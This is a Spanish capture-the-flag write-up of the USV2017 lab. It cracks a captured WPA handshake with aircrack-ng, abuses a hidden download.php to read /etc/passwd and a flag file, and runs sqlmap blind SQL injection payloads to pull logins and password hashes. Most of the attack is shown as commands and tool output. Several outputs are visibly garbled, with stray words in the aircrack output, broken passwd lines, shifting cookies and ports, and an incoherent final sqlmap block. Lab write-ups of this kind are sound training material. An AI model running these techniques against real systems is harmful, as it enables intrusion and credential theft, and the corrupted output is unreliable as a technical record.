-rw-r--r-- 1 root root 712 Feb  4 20:55 Door100.Vault13
-rw-r--r-- 1 root root 712 Feb  4 20:55 Door100.Vault14
-rw-r--r-- 1 root root 712 Feb  4 20:55 Door100.Vault15
-rw-r--r-- 1 root root 712 Feb  4 20:55 Door100.Vault16
root@kali:~/Security/USV2017/fuzzing#
```

Parece que no es uno, sino dos, los directorios que pueden interesarnos. Veamos qué hay en esos directorios:

Index of /vault/Door223/Vault1

Name	Last modified	Size	Description
 Parent Directory		-	
 rockyou.zip	2017-10-24 16:24	50M	

Index of /vault/Door222/Vault70

Name	Last modified	Size	Description
 Parent Directory		-	
 ctf.cap	2017-10-24 11:22	112K	

Si abrimos el ctf.cap con Wireshark vemos que se trata de una captura de tráfico wireless, presumiblemente entre varios dispositivos y un AP/router.

Todo parece indicar que, al haber encontrado uno de los diccionarios de contraseñas más famosos, es necesario extraer la contraseña de la red wifi de la captura de tráfico. Vamos a ello:

```
root@kali:~/Security/USV2017# aircrack-ng ctf.cap -w rockyyou.txt
Opening ctf.cap
Read 2234 packets.
# feBSSID Security Kali LinuESSID Docs Kali Tools Expl Encryption
1 20:28:18:A0:CC:7E CTFUSV WPA (1 handshake)
Choosing first network as target.

Opening ctf.cap
Reading packets, please wait...
So the command for me

Aircrack-ng 1.2 rc4
[00:31:49] 3448348/9822769 keys tested (1992.23 k/s)
Time left: 53 minutes, 20 seconds
KEY FOUND! [ minion.666 ]

Master Key      : CA 8E A6 F3 BB 7F 29 CD D9 F8 91 43 CC 26 2D B6
                  8C 1A 05 1A 39 67 94 5A 60 81 E6 6F FF 91 0F 28
Transient Key   : 9E DD C0 66 D0 3B 99 A5 9F 41 D6 F9 40 95 55 04
                  B1 87 ED 42 24 1A A2 6C B3 C5 36 D2 62 46 AB 28
                  92 D6 09 8D B8 69 23 C7 EB 2E 01 0E CB BB 40 36
                  6F 11 68 CC 99 80 DF 36 FC 8D 8A 48 50 88 F9 C1
EAPOL HMAC     : FB C1 48 13 17 D1 EA 23 FE CF 93 52 97 0B 83 4A
```

Si introducimos esta contraseña en la pantalla de login que hemos encontrado antes (admin/minion.666), entramos en la parte de administración del blog:

A screenshot of a web browser showing a blog administration page. The title 'Administration of my Blog' is centered above a table of posts. The background features a repeating pattern of six yellow Minions from the Despicable Me franchise. At the bottom of the page, there is a navigation bar with links for Home, Manage post, New post, and Logout.

Tras investigar por la página, vemos que se puede editar, eliminar o escribir nuevos posts. Sin embargo, cuando lo intentamos, no pasa nada ni nada se queda guardado.

Echemos un vistazo al código HTML de la página:

Vemos que al final de la página, escrito en blanco, está la flag de Filipinas:

Philippines: 551d3350f100afc6fac0e4b48d44d380

Mirando el código de las diferentes URLs, en la de la página del blog nos encontramos con una función download comentada:

```
10 <div id="header">
11     <div id="logo">
12         <h1><a href="index.php">Secret Blog</a></h1>
13     </div>
14     <div id="menu">
15         <ul>
16             <li class="active">
17                 <a href="index.php"> Home |</a>
18             </li>
19
20             <li>
21                 <a href="admin/">Admin</a>
22             </li>
23         <!-- <li>
24             <a href="download.php">Download</a>
25         </li> -->
26
27         </ul>
28
29     </div>
30 </div>
31
32 </div>
```

Accedamos a ella para ver qué nos depara:

'image' parameter is empty. Please provide file path in 'image' parameter

Por lo visto, necesitamos añadirle un parámetro llamado “image” con la ruta de un archivo para que la lea. Pasemos la petición por Burp para ver si vemos algo:

Request

Raw Headers Hex

GET /blog/download.php HTTP/1.1
Host: usv:15020
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: PHPSESSID=bdq0f3m513h7gb45lpf3fq2uh4
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Thu, 08 Feb 2018 20:54:52 GMT
Server: Apache
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Accept-Ranges: bytes
Content-Disposition: attachment; filename="..."
Content-Type: application/octet-stream

Aquí no se ve nada especial. Tras varios intentos con el Repeater intentando añadir el parámetro “image” tanto en la URL, como en las cabeceras, como en el body, obteniendo el mismo resultado... cambiamos el método de GET a POST y...

Request

Raw Headers Hex

POST /blog/download.php HTTP/1.1
Host: usv:15020
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: PHPSESSID=bdq0f3m513h7gb45lpf3fq2uh4
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

image=...

Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Thu, 08 Feb 2018 20:54:52 GMT
Server: Apache
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Accept-Ranges: bytes
Content-Disposition: attachment; filename="..."
Content-Type: application/octet-stream

Vemos que esta vez no responde diciendo que necesita la ruta de la imagen. Quizás debamos darle la ruta de cualquier archivo, a ver qué pasa:

Request

Raw Params Headers Hex

```
POST /blog/download.php HTTP/1.1
Host: usv:15020
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: PHPSESSID=bdqof3m513h7gb45lpf3fq2uh4
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
```

image=/etc/passwd

?

Type a search term

0 matches

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Thu, 08 Feb 2018 21:02:06 GMT
Server: Apache
Content-Description: File Transfer
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Accept-Ranges: bytes
Content-Disposition: attachment; filename="passwd"
Content-Length: 1662
Connection: close
Content-Type: application/octet-stream
```

```
root:x:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd/bin/false
_apt:x:104:65534:/nonexistent:/bin/false
messagebus:x:105:109::/var/run/dbus:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
teo:x:1000:1000:teo,,,,:/home/teo:/bin/bash
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
proftpd:x:108:65534::/run/proftpd:/bin/false
ftp:x:109:65534::/srv/ftp:/bin/false
kevin:x:1001:1001::/home/kevin:
epmd:x:110:113::/var/run/epmd:/bin/false
ejabberd:x:111:114::/var/lib/ejabberd:/bin/sh
oana:x:1002:1002::/home/oana:
```

?

Type a search term

Voilà! Aunque este archivo nos sirve poco más que para saber qué usuarios hay en el sistema.

Si miramos con calma el blog, vemos que hay una única entrada con algún comentario, es la siguiente:

Kevin's journal

I love to make fun of and tease people or Minions, for example I made fun of Jerry and tease him for being a coward. I love playing golf and cricket. In the film Minions I am leader of the trio in search of a new master. I truly care about the well-being of the Minion tribe (which is dependent on having a proper master).

Comments:

- I keep a flag.txt in my house

Title:

Author:

Text:

Submit Query

Es una buena pista. Probemos por tanto a leer este archivo:

Request

Raw Params Headers Hex

```
POST /blog/download.php HTTP/1.1
Host: usv:15020
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: PHPSESSID=bdq0f3m513h7gb45lpf3fq2uh4
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

image=/home/kevin/flag.txt
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Thu, 08 Feb 2018 21:05:04 GMT
Server: Apache
Content-Description: File Transfer
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Accept-Ranges: bytes
Content-Disposition: attachment; filename="flag.txt"
Content-Length: 41
Connection: close
Content-Type: application/octet-stream

Croatia: e4d49769b40647edddaa2fe3041b9564c
```

Eureka! Ya tenemos la **flag Croatia: e4d49769b40647edddaa2fe3041b9564c**

Pensando en la forma de obtener el último flag, vuelvo sobre mis pasos y decido insistir más en un posible punto de SQLi que había localizado anteriormente. Concretamente en la parte de administración del blog, a la hora de editar un post:

The screenshot shows a web application titled "Administration of my Blog". The header includes a logo of several cartoonish yellow creatures (minions) and navigation links: Home, Manage post, New post, and Logout. Below the header is a form with fields for "Title" and "Text", and a large text area for the post content. At the bottom is an "Update" button. The URL in the address bar is https://usv:15020/blog/admin/edit.php?id=1.

Network Tab (Wireshark)

Status	Method	File	Domain	Cause	Type	Transferred	Size	Request URL	Headers	Cookies	Params	Response	Timings	Security
200	GET	edit.php?id=1 AND 2051=2051	usv:15020	document	html	949 B	949 B	https://usv:15020/blog/images/minions.jpg	3074	Request method: GET				
200	GET	default.css	usv:15020	stylesheet	css	3.17 KB	3.17 KB		+158	Remote address: 127.0.0.1:8088				
200	GET	minions.jpg	usv:15020	img	jpeg	114.82 KB	114.82 KB		+156	Status code: 200 Connection established				

Details of the last request (GET /minions.jpg):

- Request URL: https://usv:15020/blog/images/minions.jpg
- Request method: GET
- Remote address: 127.0.0.1:8088
- Status code: 200 Connection established
- Version: HTTP/1.0
- Headers:
 - Host: usv:15020
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
 - Accept: */*
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate, br
 - Referer: https://usv:15020/blog/css/default.css

Anteriormente ya había intentado el SQLi con SQLmap pero con nulo éxito. Puesto que a la hora de hacer login hay un captcha y demás, decido probar otra vez con SQLmap pero esta vez proporcionando la cookie, para ver si conseguimos que funcione mejor:

```
root@kali:~/Security/USV2017# sqlmap --cookie="PHPSESSID=bdq0f3m513h7gb45lpf3fq2uh4" --level=5 --risk=3 -u https://usv:15020/blog/admin/edit.php?id=1
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws, regulations, and moral codes when using this program.
[*] starting at 22:00:10
[22:00:10] [INFO] resuming back-end DBMS 'mysql'
[22:00:10] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
  https://usv:15020/blog/admin/edit.php?id=1
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 2051=2051

[22:00:10] [INFO] type: AND/OR time-based blind
  Title: MySQL <= 5.0.11 AND time-based blind (heavy query)
  Payload: id=1 AND 9496=BENCHMARK(5000000,MD5(0x69727878))

Original request: GET /blog/admin/edit.php?id=1
Type: AND/OR time-based blind
Title: MySQL <= 5.0.11 AND time-based blind (heavy query)
Payload: id=1 AND 9496=BENCHMARK(5000000,MD5(0x69727878))
```

Parece que esta vez la cosa ha ido bastante mejor. Sigamos tirando del hilo a ver qué ocurre:

```
root@kali:~/Security/USV2017# sqlmap --cookie="PHPSESSID=bdq0f3m513h7gb45lpf3fq2uh4" --level=5 --risk=3 -u https://usv:15020/blog/admin/edit.php?id=1 --tables -D blog
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws, regulations and moral codes when using this program.
[*] starting at 22:00:33
[22:00:33] [INFO] resuming back-end DBMS 'mysql'
[22:00:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
  https://usv:15020/blog/admin/edit.php?id=1
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 2051=2051

[22:00:33] [INFO] type: AND/OR time-based blind
  Title: MySQL <= 5.0.11 AND time-based blind (heavy query)
  Payload: id=1 AND 9496=BENCHMARK(5000000,MD5(0x69727878))

[22:00:33] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL <= 5.0.11
[22:00:33] [INFO] fetching tables for database: 'blog'
[22:00:33] [INFO] fetching number of tables for database 'blog'
[22:00:33] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[22:00:33] [INFO] retrieved:
[22:00:33] [WARNING] (case) time-based comparison requires larger statistical model, please wait..... (done)
[22:00:33] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[22:00:33] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[22:00:33] [WARNING] unable to retrieve the number of tables for database 'blog'
[22:00:33] [ERROR] unable to retrieve the table names for any database
do you want to use common table existence check? [y/N/q] y
which common tables (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/txt/common-tables.txt' (press Enter)
[2] custom
> 1
Database name? test
cols="90" rows="50"
[22:00:42] [INFO] checking table existence using items from '/usr/share/sqlmap/txt/common-tables.txt'
[22:00:42] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 1
[22:00:44] [WARNING] running in a single-thread mode. This could take a while
[22:00:44] [INFO] retrieved: users
[22:00:45] [INFO] retrieved: comments
[22:00:45] [INFO] retrieved: posts

Database: blog
[3 tables]
+-----+
| comments |
| posts   |
+-----+
```

Ya tenemos identificadas las bases de datos. Sqlmap no nos permite realizar un dump así que prosigamos de forma manual para obtener los datos que nos interesan:

```
root@kali:~/Security/USV2017# sqlmap --cookie="PHPSESSID=b0q0f3m513h7gb45lpf3fq2uh4" --level=5 --risk=3 -u https://usv:15020/blog/admin/edit.php?id=1...D blog --sql-query='select * from users'
```

```
[22:07:48] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[22:07:48] [ERROR] unable to retrieve the number of columns for table 'users' in database 'blog'
[22:07:48] [WARNING] unable to retrieve column names for table 'users' in database 'blog'
do you want to use common column existence check? [y/N/q] y
which common columns (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/txt/common-columns.txt' (press Enter)
[2] custom one? method='None' filetype='multipart/form-data'
> 1
[22:07:53] [INFO] checking column existence using items from '/usr/share/sqlmap/txt/common-columns.txt'
[22:08:01] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 1
[22:08:00] [WARNING] running in a single-thread mode. This could take a while
[22:08:00] [INFO] retrieved: id
[22:08:01] [INFO] retrieved: title
[22:08:02] [INFO] retrieved: idcountry
[22:08:03] [INFO] retrieved: password
[22:08:05] [INFO] retrieved: text
[22:08:06] [INFO] retrieved: login
[22:08:10] [INFO] retrieved: published
[22:08:28] [INFO] retrieved: title
[22:08:29] [INFO] retrieved: text
```

Hemos identificado las columnas de la tabla, así las cosas, veamos qué información interesante de los usuarios podemos encontrar:

```
root@kali:~/Security/USV2017# sqlmap --cookie="PHPSESSID=b0q0f3m513h7gb45lpf3fq2uh4" --level=5 --risk=3 -u https://usv:15020/blog/admin/edit.php?id=1...D blog --sql-query='select id,password,login from users where id=1'
[22:11:14] [INFO] resuming back-end DBMS 'MySQL'
[22:11:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 2051=2051

  Type: AND/OR time-based blind
  Title: MySQL <= 5.0.11 AND time-based blind (heavy query)
  Payload: id=1 AND 9496=BENCHMARK(5000000,M05(0x69727878))
...
[22:11:14] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL <= 5.0.11
[22:11:14] [INFO] fetching SQL SELECT statement query output: 'select id,password,login from users where id=1'
[22:11:14] [INFO] the SQL query provided has more than one field, sqlmap will now unpack it into distinct queries to be able to retrieve the output even if we are going blind
[22:11:14] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[22:11:14] [INFO] retrieved: 1
[22:11:14] [INFO] retrieved: 8ae100f50c9bbcfe2ab87b72a03273d
[22:11:17] [INFO] retrieved: admin
select id,password,login from users where id=1 [1]:
[*] 1, 8ae100f50c9bbcfe2ab87b72a03273d, admin
[22:11:17] [INFO] fetched data logged to text files under '/root/.sqlmap/output/usv'

  Type: AND/OR time-based blind
  Title: MySQL <= 5.0.11 AND time-based blind (heavy query)
  Payload: id=1 AND 9496=BENCHMARK(5000000,M05(0x69727878))
...
[22:11:24] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL <= 5.0.11
[22:11:24] [INFO] fetching SQL SELECT statement query output: 'select id,password,login from users where id=2'
[22:11:24] [INFO] the SQL query provided has more than one field, sqlmap will now unpack it into distinct queries to be able to retrieve the output even if we are going blind
[22:11:24] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[22:11:24] [INFO] retrieved: 2
the SQL query provided can return 2 entries. How many entries do you want to retrieve?
[*] All (default)
[#] Specific number
[!] Name value
[q] Quit
> a
[22:11:29] [INFO] retrieved: 2
[22:11:29] [INFO] retrieved: 66c578605c1c63db9e8f0aba923d0c12
[22:11:31] [INFO] retrieved: Laos
[22:11:31] [INFO] retrieved: Laos
[22:11:31] [INFO] retrieved:
[22:11:31] [INFO] retrieved:
[22:11:31] [INFO] retrieved:
[22:11:31] [INFO] retrieved:
select id,password,login from users where id=2 [2]:
[*] 2, 66c578605c1c63db9e8f0aba923d0c12, Laos
```

Bingo! Hemos encontrado la contraseña de admin (que ya teníamos) y el último flag, el de Laos.

Comprobamos que, efectivamente, no quedan más usuarios en la tabla:

```
root@kali:~/Security/USV2017# sqlmap -cookie=PHPSESSID=bqd0f3m513n/gb45lpf3fq20h4 --level=5 --risk=3 -u https://usv:15029/blog/admin/edit.php?id=1 -D blog --sql query='select id,password,login from users where id=3'

[*] Starting at: 22:14:21
[*] Target: http://sqlmap.org/index.php
[*] Method: GET
[*] Params: 
[*] Status: 200 / 4081
[*] Length: 302 / 1748
[*] MIME type: text/html; charset=UTF-8
[*] Extension: php
[*] Title: Administration of MySQL
[*] Comment: 
[*] IP: 192.168.1.136
[*] Cookies: 
[*] Time: 20:34:40.1... 8080
[*] Listener port: 20:34:40.1... 8080
[*] 
[*] (!) legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] 
[*] starting at: 22:14:21 ... GET /success.b6
[*] 
[*] (22:14:21) [INFO] resuming back-end DBMS 'mysql'
[*] (22:14:21) [INFO] testing connection to the target URL
[*] sqlmap resumed the following injection point(s) from stored session:
[*] 
[*] Parameter: id (GET)
[*] Type: boolean-based blind
[*] Title: AND boolean-based blind - WHERE or HAVING clause
[*] Payload: id=1 AND 2951=2951

[*] 
[*] Type: AND/OR time-based blind
[*] Title: MySQL <= 5.0.11 AND time-based blind (heavy query)
[*] Payload: id=1 AND 9496=BENCHMARK(5000000,MD5(0x69727878))

[*] 
[*] (22:14:21) [INFO] the back-end DBMS is MySQL
[*] web application technology: Apache
[*] back-end DBMS: MySQL <= 5.0.11
[*] 
[*] (22:14:21) [INFO] fetching SQL SELECT statement query output: 'select id,password,login from users where id=3'
[*] (22:14:21) [WARNING] the SQL query provided has more than one field, sqlmap will now unpack it into distinct queries to be able to retrieve the output even if we are going blind
[*] (22:14:21) [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[*] (22:14:21) [INFO] retrieved:
[*] 
[*] (22:14:21) [WARNING] the SQL query provided does not return any output
[*] (22:14:21) [WARNING] the SQL query provided has more than one field, sqlmap will now unpack it into distinct queries to be able to retrieve the output even if we are going blind
[*] (22:14:21) [WARNING] (case) time-based comparison requires larger statistical model, please wait.....(done)
[*] (22:14:21) [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[*] 
[*] (22:14:21) [WARNING] the SQL query provided does not return any output
[*] (22:14:21) [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[*] select id,password,login from users where id=3: None
[*] 
[*] (22:14:21) [INFO] fetched data logged to text files under '/root/.sqlmap/output/usv'

[*] shutting down at: 22:14:21
```

Laos: 66c578605c1c63db9e8f0aba923d0c12